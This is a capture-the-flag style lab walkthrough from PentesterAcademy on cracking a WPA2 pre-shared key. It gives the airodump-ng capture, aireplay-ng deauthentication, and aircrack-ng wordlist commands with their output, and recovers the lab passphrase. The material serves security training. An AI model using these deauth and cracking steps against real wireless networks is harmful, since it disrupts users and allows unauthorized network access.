ATTACK DEFENSE

by PentesterAcademy

Name	Live Cracking: WPA2 PSK
URL	https://www.attackdefense.com/challengedetails?cid=1256
Type	Wi-Fi Attack-Defense : Live Cracking


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Crack the WPA handshake for the network and get the network pre-shared passphrase!

Solution:

Step 1: Check the list of available WiFi network interfaces on the machine

Command: iw dev.




```
root@attackdefense:~# iw dev
phy#2
        Interface wlan0
                ifindex 6
                wdev 0x200000001
                addr 02:00:00:00:00:00
                type managed
                txpower 0.00 dBm
root@attackdefense:~# 
```


wlan0 interface is present on the machine.

Step 2: Run airodump-ng on wlan0 interface to view all networks present in the vicinity on 2.4 (b/g) Ghz band.

Command: airodump-ng wlan0



```
root@attackdefense:~# airodump-ng wlan0
```




```
CH 12 ][ Elapsed: 0 s ][ 2019-10-06 13:54

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

D2:E9:6A:D3:B3:50  -28        2        0    0   4   11   WPA2 CCMP   PSK  Protected_Network

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```


SSID “Protected_Network” is operating on channel 4.

Step 3: Fix the wlan0 on channel 4 (Instead of hopping on multiple channels) and write the captured packets into a file named “test”

Command: airodump-ng wlan0 -c 4 -w test



```
root@attackdefense:~# airodump-ng wlan0 -c 4 -w test
```




```
CH  4 ][ Elapsed: 24 s ][ 2019-10-06 13:54

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

D2:E9:6A:D3:B3:50  -28 100      267        0    0   4   11   WPA2 CCMP   PSK  Protected_Network

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

D2:E9:6A:D3:B3:50  02:00:00:00:02:00  -29    0 - 1      0        1         Protected_Network
```

A client is also connected to this SSID.


Step 4: A WPA 4-way handshake is required to launch cracking attack. Send deauth packets to all clients connected to BSSID D2:E9:6A:D3:B3:50 to disconnect those (Only one client in this scenario). When the client will reconnect to the BSSID, the handshake should be captured by airodump-ng.

Command: aireplay-ng -0 100 -a D2:E9:6A:D3:B3:50 wlan0



```
root@attackdefense:~# aireplay-ng -0 100 -a D2:E9:6A:D3:B3:50 wlan0
13:55:22  Waiting for beacon frame (BSSID: D2:E9:6A:D3:B3:50) on channel 4
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:55:22  Sending DeAuth (code 7) to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
13:55:23  Sending DeAuth (code 7) to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
13:55:23  Sending DeAuth (code 7) to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
```


The client got disconnected and reconnected to the AP. And, the handshake is captured by airodump-ng.




```
 CH  4 ][ Elapsed: 1 min ][ 2019-10-06 13:55 ][ WPA handshake: D2:E9:6A:D3:B3:50

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 D2:E9:6A:D3:B3:50  -28 100      593        8    0   4   11   WPA2 CCMP   PSK  Protected_Network

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 D2:E9:6A:D3:B3:50  02:00:00:00:02:00  -29    1 - 1     22       15  EAPOL  Protected_Network
```

Step 5: Exit airodump-ng and run aircrack-ng on captured packet file (i.e. test.cap)

Command: aircrack-ng -w 100-common-passwords.txt test-01.cap



```
root@attackdefense:~# aircrack-ng -w 100-common-passwords.txt test-01.cap
```



```
                              Aircrack-ng 1.5.2

      [00:00:03] 31/30 keys tested (12.04 k/s)

      Time left: 0 seconds                                      103.33%

                           KEY FOUND! [ raspberry ]


      Master Key     : 8C 21 C8 D5 00 11 4E 50 41 F1 BC 70 42 34 DE 97
                       A0 15 DE 12 91 5E E6 74 85 BB 09 CC C3 87 5A 23

      Transient Key  : 91 8B 88 7F B6 F4 B0 D0 EC 9B 4E 42 72 D0 16 1C
                       9F 21 E3 4D 38 B7 8B F1 DE 82 B7 5B E5 1C 2D 09
                       94 13 46 E9 6A 69 EC 45 EC B8 AB FB ED 58 30 B6
                       DB 4B EB 64 45 93 2B B7 9A 14 B2 6B 7C 08 6E B9

      EAPOL HMAC     : 12 8A F4 07 7C AE FE 47 D6 22 0E 2F 2A 4E 11 08
```

The Pre-shared key is “raspberry”

Flag: raspberry